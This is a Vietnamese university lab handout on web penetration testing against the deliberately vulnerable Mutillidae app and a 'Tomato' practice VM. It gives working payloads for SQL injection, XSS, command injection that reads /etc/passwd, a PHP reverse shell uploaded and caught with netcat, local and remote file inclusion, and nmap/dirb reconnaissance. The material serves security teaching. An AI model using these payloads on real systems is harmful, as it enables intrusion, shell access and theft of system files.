**Kiểm thử an toàn ứng dụng Web**

# **Chuẩn bị môi trường thực hành Lab**

* Chuẩn bị máy ảo Kali Linux
* Máy ảo Kali Linux cài đặt ứng dụng web mã nguồn mở Mutillidae
* Máy ảo Victim tên Tomato ([https://drive.google.com/file/d/1EpagpWtgjqTGc80g9U\_E09m3cI0si\_8R/view](https://drive.google.com/file/d/1EpagpWtgjqTGc80g9U_E09m3cI0si_8R/view%20) ) để thực hành bài cung cấp trong môn học:
  + Sinh viên cấu hình 2 máy Kali và Tomato cùng dải mạng và kiểm tra kết nối giữa 2 máy.

# **Bài 1:** **Cài đặt Mutillidae trên Kali Linux**

**Lưu ý: Sinh viên thực hành và phân tích câu lệnh, phân tích nội dung kết quả thực hiện chạy lệnh (các phần bôi đỏ)**

Đây là một ứng dụng web mã nguồn mở miễn phí để thử nghiệm thâm nhập và tấn công trang web được phát triển bởi Adrian “Irongeek” Crenshaw và Jeremy “webpwnized” Druin. Nó được thiết kế để khai thác và rất lý tưởng cho việc thực hành kỹ năng Web Pentest của bạn như SQL injection, Web XSS, HTML injection, Javascript injection, clickjacking, Local File Inclusion, Bypass Authentication, Remote Code Execution và nhiều hơn nữa dựa trên OWASP (Open Web Application Security) Top 10.

git clone https://github.com/webpwnized/mutillidae-docker.git


cd mutillidae-docker

sudo apt-get update && sudo apt-get install -y docker.io


apt install docker-compose -y

docker-compose up

docker ps



* Duyệt web : <http://127.0.0.1> truy cập vào Web Mutillidae và chọn “Click here”



Graphical user interface, text, application

Description automatically generated

# **Bài 2:** **Khai thác lỗi SQL Injection**

SQL Injection là một trong những kiểu hack web bằng cách inject các mã SQL query/command vào input trước khi chuyển cho ứng dụng web xử lí, bạn có thể login mà không cần username và password, remote execution (thực thi từ xa), dump data và lấy root của SQL server.

**Lưu ý: Sinh viên thực hành và phân tích câu lệnh, phân tích nội dung kết quả thực hiện chạy lệnh (các phần bôi đỏ)**

* Chọn OWASP 2017> A1 Injection(SQL) > SQLi- Extract data > User Info(SQL)

Graphical user interface, text

Description automatically generated

* Tại ô Name nhập dấu **(‘)**. Việc này gây ra lỗi và hiển thị kết quả như bên dưới:

Graphical user interface, text, application

Description automatically generated

* Kết quả trên cho ra một số nhận định:
  + Đây là cơ sở dữ liệu MySQL
  + Đường dẫn file đang xử lý dữ liệu
  + Câu lệnh truy vấn được hiển thị rõ ràng trong dòng Message
* Tuy nhiên, không có Username và password. Thực hiện làm cho câu lệnh SQL hợp lệ khi truy vấn dữ liệu
* Nhập 'or 1='1 -- vào ô Name và Password, chọn View Account Details lấy bảng gồm username/password

Graphical user interface, text, application

Description automatically generated

# **Bài 3: Khai thác lỗi XSS**

XSS là tên viết tắt của Cross-site scripting. Đây là một hình thức tấn công bằng mã độc phổ biến. Các hacker sẽ lợi dụng lỗ hổng trong bảo mật web để chèn các mã script, sau đó gửi cho người dùng để truy cập và mạo danh người dùng. Mục đích của việc này chính là ăn cắp dữ liệu nhận dạng của người dùng như session tokens, cookies và các thông tin khác. Khi đăng nhập vào được các tài khoản website, hacker có thể truy cập vào bất cứ dữ liệu nào và toàn quyền kiểm soát tất cả các chức năng và dữ liệu của ứng dụng.

**Lưu ý: Sinh viên thực hành và phân tích câu lệnh, phân tích nội dung kết quả thực hiện chạy lệnh (các phần bôi đỏ)**

* Chọn OWASP 2017> A7 Cross Site Scripting (XSS) > Reflected > DNS lookup

Graphical user interface, text

Description automatically generated

* Nhập <script>alert("XSS attack!");</script> vào ô Hostname/IP sau đó chọn LookupDNS

Graphical user interface, text, application

Description automatically generated

* Chọn OWASP 2017> A7 Cross Site Scripting (XSS) > Persistent > Add to your blog

Graphical user interface

Description automatically generated with medium confidence

* Nhập <script>alert("XSS attack!");</script> vào ô Add blog for anonymous sau đó chọn Save Blog Entry

Graphical user interface, text, application

Description automatically generated

Table

Description automatically generated

* Chọn View Blogs -> Show All - > View Blog Entries để xem kết quả XSS

Graphical user interface, text, application, Word

Description automatically generated

# **Bài 3: Khai thác lỗi command injection**

**OS Command Injection** (hay còn gọi là shell injection) là lỗ hổng cho phép kẻ tấn công thực thi các lệnh bất kì của hệ điều hành trên server chạy ứng dụng với đặc quyền của web server. Lỗ hổng xảy ra khi một ứng dụng gọi tới lệnh shell để thực thi một tác vụ với input do người dùng nhập vào nhưng không lọc các input một cách cẩn thận.

**Lưu ý: Sinh viên thực hành và phân tích câu lệnh, phân tích nội dung kết quả thực hiện chạy lệnh (các phần bôi đỏ)**

* Chọn OWASP 2017> A1 Injection(Other) > Command Injection > User Info(SQL)

Graphical user interface, text

Description automatically generated

* Nhập google.com; ls -al vào ô Hostname/IP và chọn Lookup DNS:
  + Tương tự nhập các chuỗi lệnh sau:
    - google.com; whoami
    - google.com; cat /etc/passwd
    - google.com; uname -a


# **Bài 4: Khai thác lỗi Unrestricted File Upload**

Upload file là một trong nhưng chức năng quan trọng và phổ biến trên hầu hết các website hiện nay. Các trang mạng xã hội cho phép upload ảnh đại diện, hình ảnh, video, các trang web với chức năng quản lý file, các nền tảng CMS (Content Management System) cho phép up load file ảnh, file tài liệu... Hơn nữa việc xử lý các file này được thực hiện trên phía server nên đây là một trong những mục tiêu được các hacker quan tâm tới đầu tiên khi vào một website.


Lỗi xảy ra khi ứng dụng không thực hiện kiểm tra file upload từ phía người dùng, người dùng có thể upload file bất kỳ lên phía server. Hacker có thể upload Shell để chiếm quyền máy chủ.

**Lưu ý: Sinh viên thực hành và phân tích câu lệnh, phân tích nội dung kết quả thực hiện chạy lệnh (các phần bôi đỏ)**


* Chọn OWASP 2017> A6 - Security Misconfiguration > Unrestricted File Upload




* Sao chép Web Shell vào thư mục /tmp:
  + cp /usr/share/webshells/php/php-reverse-shell.php /tmp
* Sửa nội dung web shell trong /tmp:
  + cd /tmp
  + vi php-reverse-shell.php **,** sửa tại dòng sau:
    - $ip = 'IP Kali; // CHANGE THIS
    - $port = 1234; // CHANGE THIS
* Tiến hành upload file php-reverse-shell.php vào web tại ô **Filename:**



* Mở thêm 1 Terminal với lệnh nc để lắng nghe: nc –nlvp 1234
* Thực thi shell qua hình thức duyệt Url: <http://127.0.0.1/index.php?page=/tmp/php-reverse-shell.php>



* Quay trở lại với Terminal lắng nghe với lệnh nc, nhận thấy đã có shell của web server:



# **Bài 5: Khai thác lỗi LFI/RFI**

Lỗ hổng File Inclusion cho phép tin tặc truy cập trái phép vào những tập tin nhạy cảm trên máy chủ web hoặc thực thi các tệp tin độc hại bằng cách sử dụng chức năng “include”. Lỗ hổng này xảy ra do cơ chế kiểm tra đầu vào không được thực hiện tốt, khiến tin tặc có thể khai thác và chèn các dự liệu độc hại.

Remote File Include (RFI): Chèn tập tin từ 1 server khác.


Local File Include (LFI): Chèn tập tin từ server nội bộ.


Ở đây, hacker thường chèn shell để điều khiển, tấn công website của bạn 1 cách dễ dàng.

**Lưu ý: Sinh viên thực hành và phân tích câu lệnh, phân tích nội dung kết quả thực hiện chạy lệnh (các phần bôi đỏ)**

**Local File Include (LFI) – Phần 1**

* Chọn OWASP 2017> A5 – Broken Access Control> Insecure Direct Object Refernces>Local File Inclusion

****

****

* Duyệt web với Url để xem kết quả trả về của lỗi LFI:
  + [**http://127.0.0.1/index.php?page=/etc/passwd**](http://127.0.0.1/index.php?page=/etc/passwd)
* Tương tự đối với lỗi RFI có thể truyền đường dẫn chứa Shell vào sau “?page” và sử dụng công cụ nc để kết nối:

**(Tham khảo** [**https://vk9-sec.com/access-control-rfi-reading-file-function-exploitation-reverse-shell-with-mutillidae-and-burpsuite/**](https://vk9-sec.com/access-control-rfi-reading-file-function-exploitation-reverse-shell-with-mutillidae-and-burpsuite/)**) – Không cần thiết thực hành đối với bài Lab này.**

* + **http://127.0.0.1/index.php?page=http://IP/shell.php**

**Local File Include (LFI) – Phần 2**

Thực hành trên máy ảo Tomato được cung cấp trong môn học thực hành

**Network Scanning**

* Bước 1: **Sử dụng netdiscover để tìm IP máy Tomato**
* Bước 2: Sử dụng nmap quét cổng, xác định dịch vụ chạy trên máy Tomato
  + **Nmap -sV -sS -p- IPTomato**
* Bước 3: Xác định dịch vụ Web chạy trên **Port 80** thông qua kết quả Nmap
* Bước 4: Duyệt web trên máy Kali xác định lại kết quả web tìm được trên máy Tomato
  + <http://IPTomato:80>

A red tomato with a green stem

Description automatically generated with medium confidence

**Enumeration**

* Bước 5: Bắt đầu với port 80, sử dụng công cụ dirb để liệt kê thư mục
  + **dirb** [**http://IPTomato**](http://IPTomato) **-f**

Text

Description automatically generated

* + Truy cập theo đường dẫn dirb trả về

Graphical user interface, text, application, email

Description automatically generated

* + Duyệt Web với Url <http://IPTomato/antibot_image/antibots/info.php>

Graphical user interface, text

Description automatically generated

* + Tiến hành View Source, nhận thấy nội dung **</?php include $\_GET['image']; ?>** gợi ý về lỗi **Local File Inclusion (LFI)**

Graphical user interface, text, application, email

Description automatically generated

* Bước 6: Khai thác Local File Inclusion (LFI)
  + [**http://IPTomato/antibot\_image/antibots/info.php?image=/etc/passwd**](http://IPTomato/antibot_image/antibots/info.php?image=/etc/passwd)

Graphical user interface, text, application, email

Description automatically generated